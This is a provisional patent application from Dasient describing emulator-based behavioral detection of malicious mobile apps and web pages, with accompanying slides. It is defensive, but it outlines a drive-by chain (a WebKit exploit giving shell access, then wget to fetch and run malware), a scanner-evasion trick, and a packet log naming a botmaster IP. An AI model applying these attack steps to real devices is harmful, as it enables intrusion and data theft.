

Provisional Application for Patent Cover Sheet

This is a request for filing a PROVISIONAL APPLICATION FOR PATENT under 37 CFR 1.53(c)

Inventor(s)

Inventor 1

Remove

Given Name

Middle Name

Family Name

City

State

Country i

Neilkumar

Murli

Daswani

San Jose

CA

US

Inventor 2

Remove

Given Name

Middle Name

Family Name

City

State

Country i

Ameet

Ranadive

San Francisco

CA

US

Inventor 3

Remove

Given Name

Middle Name

Family Name

City

State

Country i

Shariq

Rizvi

Mountain View

CA

US

All Inventors Must Be Listed – Additional Inventor Information blocks may be generated within this form by selecting the **Add** button.

Add

Title of Invention

BEHAVIORAL SCANNING OF MOBILE APPLICATIONS

Attorney Docket Number (if applicable)

DASIP006+

Correspondence Address

Direct all correspondence to (select one):

☒ The address corresponding to Customer Number

☐ Firm or Individual Name

Customer Number

21912

The invention was made by an agency of the United States Government or under a contract with an agency of the United States Government.

☒ No.

☐ Yes, the name of the U.S. Government agency and the Government contract number are:

Entity Status

Applicant claims small entity status under 37 CFR 1.27

- ☐ Yes, applicant qualifies for small entity status under 37 CFR 1.27
- ☒ No

Warning

Petitioner/applicant is cautioned to avoid submitting personal information in documents filed in a patent application that may contribute to identity theft. Personal information such as social security numbers, bank account numbers, or credit card numbers (other than a check or credit card authorization form PTO-2038 submitted for payment purposes) is never required by the USPTO to support a petition or an application. If this type of personal information is included in documents submitted to the USPTO, petitioners/applicants should consider redacting such personal information from the documents before submitting them to USPTO. Petitioner/applicant is advised that the record of a patent application is available to the public after publication of the application (unless a non-publication request in compliance with 37 CFR 1.213(a) is made in the application) or issuance of a patent. Furthermore, the record from an abandoned application may also be available to the public if the application is referenced in a published application or an issued patent (see 37 CFR 1.14). Checks and credit card authorization forms PTO-2038 submitted for payment purposes are not retained in the application file and therefore are not publicly available.

Signature

Please see 37 CFR 1.4(d) for the form of the signature.

Signature	/Robyn Wagner/			Date (YYYY-MM-DD)	2011-04-27
First Name	Robyn	Last Name	Wagner	Registration Number (If appropriate)	50575

This collection of information is required by 37 CFR 1.51. The information is required to obtain or retain a benefit by the public which is to file (and by the USPTO to process) an application. Confidentiality is governed by 35 U.S.C. 122 and 37 CFR 1.11 and 1.14. This collection is estimated to take 8 hours to complete, including gathering, preparing, and submitting the completed application form to the USPTO. Time will vary depending upon the individual case. Any comments on the amount of time you require to complete this form and/or suggestions for reducing this burden, should be sent to the Chief Information Officer, U.S. Patent and Trademark Office, U.S. Department of Commerce, P.O. Box 1450, Alexandria, VA 22313-1450. DO NOT SEND FEES OR COMPLETED FORMS TO THIS ADDRESS. **This form can only be used when in conjunction with EFS-Web. If this form is mailed to the USPTO, it may cause delays in handling the provisional application.**

Privacy Act Statement

The Privacy Act of 1974 (P.L. 93-579) requires that you be given certain information in connection with your submission of the attached form related to a patent application or patent. Accordingly, pursuant to the requirements of the Act, please be advised that : (1) the general authority for the collection of this information is 35 U.S.C. 2(b)(2); (2) furnishing of the information solicited is voluntary; and (3) the principal purpose for which the information is used by the U.S. Patent and Trademark Office is to process and/or examine your submission related to a patent application or patent. If you do not furnish the requested information, the U.S. Patent and Trademark Office may not be able to process and/or examine your submission, which may result in termination of proceedings or abandonment of the application or expiration of the patent.

The information provided by you in this form will be subject to the following routine uses:

1. The information on this form will be treated confidentially to the extent allowed under the Freedom of Information Act (5 U.S.C. 552) and the Privacy Act (5 U.S.C. 552a). Records from this system of records may be disclosed to the Department of Justice to determine whether disclosure of these records is required by the Freedom of Information Act.
2. A record from this system of records may be disclosed, as a routine use, in the course of presenting evidence to a court, magistrate, or administrative tribunal, including disclosures to opposing counsel in the course of settlement negotiations.
3. A record in this system of records may be disclosed, as a routine use, to a Member of Congress submitting a request involving an individual, to whom the record pertains, when the individual has requested assistance from the Member with respect to the subject matter of the record.
4. A record in this system of records may be disclosed, as a routine use, to a contractor of the Agency having need for the information in order to perform a contract. Recipients of information shall be required to comply with the requirements of the Privacy Act of 1974, as amended, pursuant to 5 U.S.C. 552a(m).
5. A record related to an International Application filed under the Patent Cooperation Treaty in this system of records may be disclosed, as a routine use, to the International Bureau of the World Intellectual Property Organization, pursuant to the Patent Cooperation Treaty.
6. A record in this system of records may be disclosed, as a routine use, to another federal agency for purposes of National Security review (35 U.S.C. 181) and for review pursuant to the Atomic Energy Act (42 U.S.C. 218(c)).
7. A record from this system of records may be disclosed, as a routine use, to the Administrator, General Services, or his/her designee, during an inspection of records conducted by GSA as part of that agency's responsibility to recommend improvements in records management practices and programs, under authority of 44 U.S.C. 2904 and 2906. Such disclosure shall be made in accordance with the GSA regulations governing inspection of records for this purpose, and any other relevant (i.e., GSA or Commerce) directive. Such disclosure shall not be used to make determinations about individuals.
8. A record from this system of records may be disclosed, as a routine use, to the public after either publication of the application pursuant to 35 U.S.C. 122(b) or issuance of a patent pursuant to 35 U.S.C. 151. Further, a record may be disclosed, subject to the limitations of 37 CFR 1.14, as a routine use, to the public if the record was filed in an application which became abandoned or in which the proceedings were terminated and which application is referenced by either a published application, an application open to public inspection or an issued patent.
9. A record from this system of records may be disclosed, as a routine use, to a Federal, State, or local law enforcement agency, if the USPTO becomes aware of a violation or potential violation of law or regulation.

PROVISIONAL APPLICATION FOR UNITED STATES PATENT

BEHAVIORAL SCANNING OF MOBILE APPLICATIONS

By Inventor(s):

Neilkumar Murli Daswani
San Jose, CA
A Citizen of the United States of America

Ameet Ranadive
San Francisco, CA
A Citizen of the United States of America

Shariq Rizvi
Mountain View, CA
A Citizen of India

Assignee: Dasient, Inc.

VAN PELT, YI & JAMES LLP
10050 N. Foothill Blvd., Suite 200
Cupertino, CA 95014
Telephone (408) 973-2585

BEHAVIORAL SCANNING OF MOBILE APPLICATIONS

Most traditional antivirus providers will look for malware by looking for signatures within binaries. To the extent that such providers have mobile antivirus products, they work in the same way – using signatures within binaries. Unfortunately, such solutions can be thwarted by an adversary because the adversary can generate many variants of their malware (e.g., in an automated way), run it through the existing antivirus engines, make sure they have generated variants that no one detects, and then release those out into the wild.

Behavioral detection can solve these problems. Instead of (or in addition to) scanning the code of a mobile application, the behavior of the application (and the phone on which it is running) is examined. Also, by using an emulator, on-device resources such as battery life are preserved.

Mobile applications may be examined as part of their submission to an application marketplace, prior to the application being made available to marketplace end users. This may be done at the request of the marketplace owner (e.g., Apple, Google, or Amazon) and also may be done at the request of a carrier (e.g., AT&T or T-Mobile). The application is examined to determine whether it exhibits any traits that indicate that the application is malicious. Applications admitted to the marketplace can also be periodically re-evaluated to detect malicious behavior that activates at some future point (e.g., where the application is configured to wait 5 uses before engaging malicious behavior or is configured to wait a certain amount of time (e.g. 10 days) or until a specific date (e.g., April 1). Scans can also be performed more regularly on applications that are popular, recently popular, recently uploaded, uploaded by individuals (instead of established companies), or other appropriate criteria. Different depths of scanning can also be performed. For example, the scan can last two minutes, or last several hours (e.g., to detect malicious activities that are configured to occur only after the application has been placed in the background, and/or when the user is presumed to be asleep (e.g., after locking the screen for a certain amount of time or at 4am)) .

In some embodiments the detection is performed using one or more mobile device emulators, such as may be running on (or under the control of) the platform described below.

An emulator can be built from a stock mobile device emulator, and then augmented to form a mobile sandbox in which all of the key APIs that a mobile application might call are hooked. Examples include APIs that are used to access the file system, the contacts in address book, the SMS text subsystem, the WIFI system, and the telephony system. Another example is detecting when the camera (or microphone) is enabled and disabled.

The sandbox also makes use of a behavior generator that generates actions such as button presses, microphone and speaker volume levels, ringer volume/vibrate settings, and so on. The behavior generator looks at the bytecode for an application and looks at what event handlers it processes, such as keypresses, touches, and swipes.

The mobile analysis tools are used to determine what the application does, and what kinds of events it accepts from a user. That information is used as a guide to generate system events.

As one example, if a username and password are solicited in a dialog box, the behavior generator provides a username and password to the dialog box and hits submit. The behavior generator also generates random actions to see how the application responds. Examples include turning the cellular radio on and off, turning the GPS on and off, simulating a change of location of the device.

As is described in more detail below, a “hard” signal is an indicator that malware is present. A “soft” signal indicates that malware is potentially present and that additional analysis should be performed. Examples of soft signals include that the application is accessing another server by IP address instead of by domain name. An example of a hard signal is whether or not it attempts to gain root access on the device. Another example behavior is the device turning on the camera (or microphone) without turning on a red “recording” indicator light.

Many different processing paths in the application are tried to see what behavior the application exhibits. An example process is as follows: The emulator is loaded, a target application (e.g., an APK) is installed into the emulator and the list of which permissions the application declares it will be using are examined. As one example, the application may declare that it requires access

to the Internet, to the GPS, and to the addressbook. As one part of the analysis performed using the techniques described herein, a determination is made as to whether the application attempts to perform actions that are outside the permission list.

As another example, suppose the application is described (e.g., upon submission to a marketplace) as being a game. The game may legitimately need access to admob to show advertisements and need access to the Akami content distribution network to show images quickly. A legitimate game should not attempt to access a botmaster IP address. It shouldn't start iterating through all of the device's contacts.

After the application is installed and its declared permission uses are logged, the target application is invoked, the action generator starts generating actions and the behaviors are logged. The logged behavior can be compared to pre-declared behavior that the developer stated. The logged behavior can also be compared to the behavior of other applications (e.g., already present in the marketplace) and we can look for anomalies. As one example, if 95% of games do not access the device's address book, the fact that the target application does may be used as a signal (either soft or hard) as applicable.

As another example, the target application may make a network access to upload high scores (something many other game applications do). If the target application turns on the microphone or tries to construct random IP addresses and contact them, that is highly suspicious behavior.

The following is an example process:

1. An emulator is started.
2. An application is installed.
3. The application is run.
4. Initially, the application obtains advertisements from admob and images from Akami.
5. Later, the application begins accessing a botmaster IP address.
6. Later, the application attempts to gain root access on the device.

In various embodiments, components included in performing the above process are an emulator, a log of the activities that are happening in the emulator, a log of all the network activity that is happening, and an automatic action generator that generates behaviors for the application.

Actions such as accessing the botmaster IP address and attempting to gain root access (surreptitiously) are both examples of hard signals.

In some embodiments, seeded information is included in the emulator, such as a seeded contact book and a seeded GPS location. Part of the behavior that can be evaluated by the platform described herein is attempts to communicate personal information to a remote site (and, in particular to a hardcoded IP address). Additional examples include attempts to transmit the device ID or IMEI – particularly without presenting a dialog box to the user or otherwise getting the user's consent prior to transmission.

As is described more detail below, various thresholds can be used to determine whether something is malicious or not based on factors such as how many soft/hard signals are detected and how they are weighted. If only soft signals are detected (e.g., indicating that whether or not the application is malicious is inconclusive), actions can be taken such as by contacting the author of the application and asking that changes be made or that explanations be given as to certain behavior which can be subsequently audited by another developer.

Applications that are determined to be safe can be signed (e.g., by the marketplace owner), to help ensure that an end user obtains the correct, safe copy of the application. Instead, or in addition, signatures of applications determined to be malicious can also be made (and, e.g., pushed to the carrier, pushed to devices as a warning (e.g., to third party antivirus applications), etc.).

One example of a signal is whether the application attempts to dial a 900 number. Information such as the fraudulent 900 number that was accessed, or any SMS text made, or any IP addresses that were accessed can be provided to a carrier (or to another entity such as law enforcement).

Suppose an end user's device has installed on it an application that is determined to be malicious at some point in time after the user has installed the application. One action that could be taken to help mitigate the compromise is to remote wipe the device. A less severe (from an end user

perspective) response is for the carrier to quarantine the device off the network. The quarantine action can be taken based on detection on the device of the malicious application (e.g., by comparing the signature of the application) and can also be taken based on externally observed actions of the end user's device, such as the carrier noticing that the end user's phone accessed a particular 900 number and should be quarantined off from the network. The quarantine may be complete, or may involve a reduction in services, such as by preventing the device from having access to the 3G network, but allowing for basic phone calls (or emergency calls) until such time as a representative of the carrier can follow up with the end user.

In some embodiments the platform uses techniques to frustrate anti-emulation techniques that may be employed by the malicious application to evade behavior profiling. As one example, the mobile device emulator can be hardened to use device drivers that correspond to the appropriate devices drivers for the phone being emulated.

In some cases, a legitimate developer may ask for all permissions to be made available, irrespective of whether they are actually needed by the application or not. The platform described herein can also be used to study the behavior of the application and recommend to the developer which set of permissions the application should be constrained to and/or restrict the application to those permissions automatically.


DETECTION APPROACH FOR MOBILE THREATS

- Behavioral: Signature-based approaches will not be able to keep up
- Multi-Threat:
 - User compromise, e.g.
 - Mobile Phishing / Trojans
 - Mobile Drive-by-downloads
 - Unpermissioned Over-The-Air (OTA) Downloads
 - Unexpected Application Behavior (data theft)

- Network compromise, e.g.
 - Worms that send SMS or make unpermissioned voice calls (e.g., premium 1-900 numbers)
 - Monitoring for “owned” phones
- Cross Platform: More OS heterogeneity on mobile devices than on desktops

DASIENT™
SMALL WEB SECURITY

Analysis of malware attacks detected by traditional AV



- In the best case, only 26% of traditional signature-based anti-virus scanners detected the malware (other 74% missed it entirely)
- 44% of the cases were not detected by ANY traditional anti-virus engine
- Traditional AV average detection rate across all attacks: 9.65%

Case Studies


DASIENT™
SMART WEB SECURITY



- DroidDream (Android)
 - Over 50 root'ed apps uploaded to Google app marketplace
 - Conducts data theft; send credentials to attackers
- Ikee.A (iOS)
 - Experiment; changed wallpaper to Rick Astley image
 - Worm capabilities (targeted default ssh pwd)
 - Worked only on jailbroken phones with ssh installed (could have been worse)
- Zitmo (Symbian, BlackBerry, Windows Mobile)
 - Captures mTANs from SMS messages; aimed at defeating 2-factor auth
 - Works in conjunction with Zeus botnet; sent in conjunction with user PC infection
 - Propagates via SMS; claims to install a "security certificate"



Defense-In-Depth Approach



MOBILE APP SCANNING: APPROACH

- Threat: Mobile Phishing Detection or Unexpected / Trojan Behavior
- Dynamic Action Generator + Mobile Sandbox
- Wrap key APIs: File system, Contacts, SMS, WiFi, Telephony
- Automated application behavior + detect attempts to break out of sandbox

MOBILE APP SCANNING: PROCESS

- Emulator starts up

- Target APK installed and declared permissions (e.g. from marketplace and AndroidManifest.xml) logged
- Target application invoked
- Action-generator starts running
- Application behaviors are logged
- Logged behavior is compared to pre-declared behavior
- Signals fire when logged behavior is outside the scope of declared behavior
 - Soft signals result in additional analysis – longer and deeper runs of action-generator
 - Alerts generated for APKs for which hard signals fire

MOBILE APP SCANNING: EXAMPLE

Declare network access necessary for ads & images, BUT:

```
10.0.2.15.43380 > 184.105.245.17.http-alt: S 3118450923:3118450923(0)
win 5840 <mss 1460,sackOK,timestamp 102394 0,nop,wscale 1>
```

```
10.0.2.15.43380 > 184.105.245.17.http-alt: S 3118450923:3118450923(0)
win 5840 <mss 1460,sackOK,timestamp 102694 0,nop,wscale 1>
```

```
10.0.2.15.43380 > 184.105.245.17.http-alt: S 3118450923:3118450923(0)
win 5840 <mss 1460,sackOK,timestamp 103294 0,nop,wscale 1>
```

```
10.0.2.15.51788 > a96-17-109-112.deploy.akamaitechnologies.com.http: F
531:531(0) ack 3660 win 14600
```

```
a96-17-109-112.deploy.akamaitechnologies.com.http > 10.0.2.15.51788: .
ack 532 win 8760
```

```
10.0.2.15.43596 > api1.vip.sc9.admob.com.http: F 512:512(0) ack 274 win
6432
```

Undeclared IP 184.105.245.17 is connection to botmaster

MONITORING FOR INFECTED MOBILES

- Threat: Monitoring for Infected Mobiles, e.g. Zitmo (Zeus for Mobiles)
- Monitor URLs accessed by devices
- Flag requests to botnet C & C control, fraudulent 1-900 numbers, and/or SMS texts sent to/from devices
- Remediation:
 - Inform user
 - Quarantine network traffic to device / only allow for clean-up
 - Inform network administrators
 - Auto-correlate to determine affected software versions

DETECTING MALWARE IN MOBILE SITES

In various embodiments, the platform described in more detail below is used to detect malicious behavior in websites or other resources accessed by mobile devices such as smartphones, PDAs, and tablet computers. One example of such a malicious behavior that is detectable using the techniques described herein is the initiation of a driveby download.

One way that a driveby download can target a mobile device is as follows. A web page is configured to include an exploit that, when loaded by browser of a mobile device will crash the browser and take advantage of a vulnerability in how floating point variables are processed.

As a result of the exploit, shell code can be sent to the mobile device that will result in the browser crashing and an adversary obtaining shell access to the mobile device. Once shell access is obtained, the adversary can issue arbitrary command such as “ls,” can get the device ID, and can run wget to obtain a malicious file and run it.

In some embodiments, detection engine 206 is configured to use mobile device emulators and to run instrumented mobile browsers and observe the results of actions such as the mobile browser loading the malicious page described above. One example of a soft signal in this scenario is the mobile browser crashing. An example of a hard signal in this scenario would be an observation that after the browser is crashed, the mobile device begins making (or attempting to make) outbound connections to static IP addresses or other destinations that are suspicious.

In various embodiments, all pages are analyzed using mobile virtual machines and instrumented browser emulators. In other embodiments, only selected pages are evaluated using those modules. As one example, mobile-related scanning can be reserved for customers that pay a premium. As another example, a customer can indicate (without paying an additional fee) that certain pages served by the customer are either specifically designed to be accessed by a mobile device (e.g., <http://example.com/mobile> or <http://mobile.example.com>), or likely may be accessed by a mobile device (e.g., the front page of a bank customer’s website). As yet another example, if, as part of the analysis of a website (described in more detail below), a page of the website is determined to be hosting mobile applications (e.g., APK files) or other mobile-

oriented content, the website (or the page) can be flagged for evaluation using the mobile device emulator/browser.


Malware Analysis Platform

DASIENT™
SMART WEB SECURITY



Detect new and known malware

- Multi-phased behavioral-based approach
- Browser emulation – heavily instrumented, high performance, lineage
- Machine-learning/AI algorithms
- Massive amounts of data – Infection Library database



MOBILE USER COMPROMISE

- Threat: Mobile user compromise and undesirable behavior can occur simply via browsing
- Example: WebKit Exploit to get shell access on Android phone. Can then do:
 - Mobile drive-by-downloads
 - Keylogging / data theft of all credentials
 - Join a botnet
 - Send email spam
 - Click fraud

MOBILE URL SCANNING

- In some embodiments, the emulators and browsers described below in more detail include the following:
 - Run VMs for mobile emulators (Android, iOS, Symbian, etc)
 - Run WebKit (e.g., instead of IE)
 - Run plug-ins that correspond to typical hardware deployments
 - Hook “sensitive” API calls (GPS access, contact access, telephony access, etc.)
 - Aggressive detection for pop-ups
- Example Deployment Options
 - On-demand: Via HTTP proxy on devices
 - Pre-scanned: Via crawls done by mobile emulators

EXAMPLE: WEBKIT EXPLOIT ON ANDROID

- CVE-2010-1807: Arbitrary remote code execution via improper validation of floating-point data
- Affects Android before v2.2, and iOS before 4.0.2
- Description: An input validation issue exists in WebKit's handling of floating point data types. Visiting a maliciously crafted website may lead to an unexpected application termination or arbitrary code execution. This issue is addressed through improved handling of floating point values.

[0001] Figure 1 illustrates an embodiment of an environment in which problematic content such as malware is detected and remediated. In the example shown, clients such as clients 104-108 access content served by sites 114-118 via one or more networks represented herein as a single network cloud 126. For example, a user of client 104 (hereinafter “Alice”) regularly accesses site 114, owned by a national newspaper company, to read news articles. Site 114 is supported in part by advertising, which is served by a syndicated network of ad servers 120-124. As will be described in more detail below, site 114 has contracted with the operator of detection and remediation system 102 to detect whether site 114 is serving problematic content to clients, to alert an administrator of site 114 if problematic content is found, and also to prevent any detected problematic content from being propagated to visitors. Site 116 is owned by a small retailer and has contracted with the operator of system 102 to detect/report the presence of problematic content on site 116, but does not use the remediation services provided by system 102. Site 118 is a photograph repository that allows users to share uploaded images with one another. Site 118 has not contracted with the operator of system 102 to provide any detection or remediation services.

[0002] System 102, site 114, and site 118 respectively comprise standard commercially available server hardware (e.g., having multi-core processors, 4+ Gigabytes of RAM, and Gigabit network interface adapters), run typical server-class operating systems (e.g., Linux), and also run Apache HTTP Server software. In various embodiments, system 102 is implemented across a scalable infrastructure comprising multiple such servers, solid state drives, and other applicable high-performance hardware. Site 116 is a commodity desktop computer and runs Microsoft Internet Information Services (IIS) software.

[0003] In the example shown in Figure 1, client 106 is a web-enabled cellular phone and clients 104 and 108 are personal computers. Other examples of clients that can be used in conjunction with the techniques described herein include personal digital assistants, networked entertainment devices (e.g., televisions, portable video players, and game consoles) and virtually any other networkable device.

[0004] As will be described in more detail below, system 102 is configured to perform a variety of analyses on the content served by sites such as site 114, detect suspicious elements present in that content (or loaded from third party sources when the content is accessed), and make available instructions that can be used to mitigate such elements, if applicable. As used herein, “malicious” elements (e.g., ones intentionally included in site 114 by a nefarious individual/program) represent a subset of “suspicious” elements. Examples of content that can be used in conjunction with the techniques described herein include HTML pages (including JavaScript), PDF documents, and executables.

[0005] Whenever system 102 is described as performing a task (such as determining whether a website includes malicious content), either a single component, all components, or a subset of all components of system 102 may cooperate to perform the task. Similarly, whenever a component of system 102 is described as performing a task, a subcomponent may perform the task and/or the component may perform the task in conjunction with other components. Portions of the functionality of system 102 can also be provided by or replicated by one or more third parties. As one example, in some embodiments system 102 provides mitigation services without providing detection services, and instead obtains detection information from a third party. As another example, a very large publisher of content may choose to run its own system 102 within its own data centers, and contract only for updates and technical support.

[0006] In various embodiments, at least some of the functionality provided by system 102 is independently provided by elements of the environment shown in Figure 1 other than system 102 and the techniques described herein are adapted as applicable. For example, search provider 112 (which allows visitors to search the World Wide Web) is configured to provide the detection functionality of system 102. Specifically, search provider 112 routinely scans sites 114-118 and looks for the presence of problematic content. If problematic content is found,

search provider 112 will prevent visitors to its site from accessing search results present on the implicated site. As another example, in some embodiments a module 110 installed on client 108 (e.g., a browser plugin) is configured to intercept and remediate problematic content prior to it being rendered in a browser installed on client 108.

[0007] In the example shown in Figure 1, detection system 102 is in communication with a risk assessment module 128. In various embodiments, risk assessment module 128 is under the control of the operator of system 102, such as by being collocated on the same server hardware, or otherwise directly integrated into system 102. Risk assessment module 128 can also be operated by a party other than the operator of system 102, either in cooperation with the operator of system 102, or entirely independent of system 102.

[0008] As will be described in more detail below, risk assessment module 128 is configured to perform a structural analysis of sites such as site 114 and to determine one or more scores that indicate the vulnerability of the site to being used in a future malware attack (and, e.g., to ultimately serve malware to visitors). Structural vulnerabilities typically exist because of the interconnected, interdependent nature of the web. An example of a structural vulnerability is a weakness in a web page that may allow an attacker to compromise the entire page as a result of the reliance of the page design on a page component, where the compromise of the component can result in compromise of the entire page. For example, it is common practice for web sites to incorporate content that is hosted by third parties, such as widgets, within the site. Other examples of structural vulnerabilities include: mash-ups, scripts, iframed content, external advertisements, and third-party web application software that may have vulnerabilities.

[0009] While an enterprise website might spend a great deal of effort securing its web servers and other infrastructure, by including content hosted by third parties visitors to the site are effectively at the mercy of the security practices of the third party hoster. A website may not be in a position to remove a structural vulnerability, because the element is essential to providing functionality or other portions of the user experience. For example, a news site relies on advertising for its revenue, and thus cannot remove advertisements served by ad networks from its site. Many websites rely on JavaScript (or other) widgets to provide traffic analysis, render videos, or conduct polls. Removal of such third party content would severely limit the

functionality or business model of a website. Instead of removing them, one way of addressing the presence of such structural vulnerabilities is to scan the site more frequently, and/or to focus scanning activities on particularly vulnerable aspects of the site. For example, if some pages of a site include external JavaScript (or specific types of external JavaScript) and others do not, the pages with the external JavaScript can be scanned more frequently than those that do not.

[0010] Figure 2 illustrates an embodiment of a malware detection and remediation system. The example shown is an embodiment of system 102 and includes a relational database 202, a crawler 204, a detection engine 206, a reporting engine 218, a quarantine engine 220, and a risk assessment module 128. Additional detail on various components of system 102 will now be provided.

[0011] Database 202 is configured to store a variety of information, including a catalogue of known malware snippets. An example database schema for database 202 is provided below.

[0012] Crawler 204 is configured to enumerate the URLs of the pages hosted by a given site such as site 114 and to provide them to detection engine 206. Detection engine 206 is configured to perform a three-phase analysis of site content to detect malware and pinpoint its origin (also referred to herein as determining the “lineage” of the malware). For example, using the techniques described herein, the insertion of a malicious element (e.g. a 1x1 pixel transparent image, or an iframe sourcing in malicious content from a foreign web site) into an otherwise benign page, by a malicious and obfuscated iframe, can be detected, reported to the appropriate entity, and ultimately prevented from infecting downstream clients.

[0013] All pages can be analyzed with equal frequency, and can also be analyzed with varying frequency depending on factors such as how important the page is (e.g. the front page of a page that receives millions of visitors per day or the login page of an online bank vs. a personal blog) and what level of service has been contracted for (e.g., premium service vs. basic service). The frequency with which a page is scanned can also be configured based on recommendations provided by risk assessment module 128. For example, if a site, or given elements within a site are considered to be at high risk of being compromised with malware, due to infection history, vulnerabilities, or other criteria, those sites (or portions thereof) can be scanned more frequently than sites (or portions thereof) that are considered to be at a lower risk, as applicable.

[0014] Detection engine 206 is configured to examine the top ten pages of site 114 once an hour. Which pages are designated as “top” may be performed manually by an administrator (e.g., of site 114), and may also be automatically specified to system 102 by software running on site 114 that logs visitor activities. In the example shown, detection engine 206 is configured to examine the remaining pages of site 114 and all pages of site 116 once a day. Further, while site 118 has not contracted with system 102 to perform malware detection or remediation services, as will be described in more detail below, in some embodiments detection engine 206 is nonetheless instructed to examine its pages as well.

[0015] Content Analysis Phase

[0016] In the first phase of analysis, content analyzer 208 performs static and dynamic analysis of the content. Static analysis module 214 is configured to parse pages’ content and recognize patterns of information, such as signatures of known malware, the presence of script tags and iframes and their content, etc. Page content and metadata associated with the page content, as well as any individual elements extracted during static analysis are stored in database 202 by static analysis module 214.

[0017] In addition to static content (e.g., HTML) many web pages also include active content (e.g., JavaScript). Malicious individuals are generally aware of ways to conceal the functionality of their active content from purely static analysis techniques. For example, an attacker might anticipate that a static scanner would evaluate the source tag of a script, see that a path to a foreign country is included, and conclude that the script is malicious. To evade the scanner, the attacker might omit the source tag and instead use an onload JavaScript handler to import malicious content into a page.

[0018] Accordingly, during the first phase of analysis, a variety of dynamic analysis is performed by dynamic analysis module 216. Dynamic analysis module 216 is configured to emulate the effects of a given page being loaded in a browser. In some embodiments the dynamic analysis performed by module 216 includes loading the content in a browser instrumented to track what specific actions are taken as the page is loaded by employing a set of “breadcrumbs” that can be used to step through the loading of the page. As a result of the examination of the content in an instrumented browser, the origin of any element present in the

document as finally rendered in a browser can be determined, even if the element is intentionally obfuscated.

